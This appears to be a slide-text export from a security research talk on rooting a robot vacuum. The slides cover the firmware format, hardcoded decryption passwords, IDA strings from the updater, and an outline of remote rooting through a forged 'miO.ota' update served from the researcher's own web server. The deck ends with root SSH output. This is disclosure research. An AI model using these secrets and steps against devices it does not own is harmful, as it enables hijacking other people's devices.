
Update process




dd



Update process




Update process




Update process



dd



Update process



Firmware updates

- Full and partial images
 - Encrypted tar.gz archives
 - Full image contains disk.img
 - 512 Mbyte ext4-filesystem
- Encryption
 - Static password: “rockrobo”
 - Ccrypt [256-bit Rijndael encryption (AES)]
- Integrity
 - MD5 provided by cloud

Firmware updates

- Full and partial images
 - Encrypted tar.gz archives
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 - 512 Mbyte ext4-filesystem
- Encryption
 - Static password: “rockrobo”
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- Integrity
 - MD5 provided by cloud

Sound Packages

Static password: “r0ckrobo#23456”

Library function Data Regular function Unexplored Instruction External symbol

Functions... IDA View-A Strings window

function name	Address	Length	Type	String
f UpWriteVersionInfo	.rodata:0001A...	00000010	C	FormatPartition
f UpProvisionOffline	.rodata:0001A...	00000015	C	ChangeShadowPassword
f UpCheckPartitionFi	.rodata:0001A...	0000002C	C	Failed to delete directory '%s'. errno = %d
f LwCreateEvent(void	.rodata:0001A...	00000027	C	Failed to delete file '%s'. errno = %d
f LwCloseEvent(void	.rodata:0001A...	00000008	C	CMD> %s
f LwWaitEvent(void *	.rodata:0001A...	00000014	C	%s > /dev/null 2> &1
f LwSetEvent(void *)	.rodata:0001A...	00000017	C	Executing \"%s\" failed!
f ZonesToLevel	.rodata:0001A...	00000029	C	Computed package MD5 = %s; Expected = %s
f LogPrint	.rodata:0001A...	00000013	C	ccrypt -d -K %s %s
f IpOpenStateChange	.rodata:0001A...	00000009	C	rockrobo
f IpDualStateInitialize	.rodata:0001A...	00000012	C	Decrypting %s ...
f IpCloseStateChange	.rodata:0001A...	00000012	C	Decryption failed
f IpDualStateUninitial	.rodata:0001A...	0000001F	C	tar xzOf %s dd of=%s bs=8192
f pDoSendMessage(F	.rodata:0001A...	00000022	C	Extracting image '%s' to '%s' ...
f pSendMessage_Upc	.rodata:0001A...	0000000F	C	Extract failed
f nSendMessage Not	.rodata:0001A...	00000010	C	tar tf %s \"%s\"

Lets root remotely

- Preparation: Rebuild Firmware
 - Include authorized_keys
 - Remove iptables rule for sshd
- Send „miO.ota“ command to vacuum
 - Encrypted with token
 - From app or unprovisioned state
 - Pointing to own http server

Lets root remotely



unprovisioned state



Webserver

Lets root remotely



unprovisioned state

„Get Token“



Webserver

Lets root remotely



unprovisioned state



Webserver

Lets root remotely



unprovisioned state



Webserver

Lets root remotely




unprovisioned state

„Get Token“



„miO.ota“



Webserver

Lets root remotely



← „Get Token“



→




← „miO.ota“

↘



Webserver


SSH


A terminal window titled 'root@rockrobo: ~' with standard window controls (minimize, maximize, close). The terminal output shows the SSH login process: 'login as: root', 'Authenticating with public key "rsa-key-gami" from agent', 'Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.4.39 armv7l)', '* Documentation: https://help.ubuntu.com/', 'Last login: Thu Dec 14 01:43:59 2017 from 192.168.8.67', and the prompt 'root@rockrobo:~#' with a green cursor.


```
root@rockrobo: ~  
login as: root  
Authenticating with public key "rsa-key-gami" from agent  
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.4.39 armv7l)  
  
* Documentation: https://help.ubuntu.com/  
Last login: Thu Dec 14 01:43:59 2017 from 192.168.8.67  
root@rockrobo:~#
```

```
root@rockrobo: ~  
root@rockrobo:~# apt-get update  
Ign http://us.ports.ubuntu.com trusty InRelease  
Get:1 http://us.ports.ubuntu.com trusty-updates InRelease [65.9 kB]  
Get:2 http://us.ports.ubuntu.com trusty-security InRelease [65.9 kB]  
Hit http://us.ports.ubuntu.com trusty Release.gpg  
Hit http://us.ports.ubuntu.com trusty Release  
Hit http://ppa.launchpad.net trusty InRelease  
Get:3 http://us.ports.ubuntu.com trusty-updates/main Sources [409 kB]  
Get:4 http://us.ports.ubuntu.com trusty-updates/restricted Sources [6322 B]  
Get:5 http://us.ports.ubuntu.com trusty-updates/main armhf Packages [875 kB]  
Hit http://ppa.launchpad.net trusty/main armhf Packages  
Get:6 http://us.ports.ubuntu.com trusty-updates/restricted armhf Packages [8931 B]  
Get:7 http://us.ports.ubuntu.com trusty-updates/main Translation-en [516 kB]  
Hit http://ppa.launchpad.net trusty/main Translation-en  
Get:8 http://us.ports.ubuntu.com trusty-updates/restricted Translation-en [4031 B]  
Get:9 http://us.ports.ubuntu.com trusty-security/main Sources [147 kB]  
Get:10 http://us.ports.ubuntu.com trusty-security/restricted Sources [4931 B]  
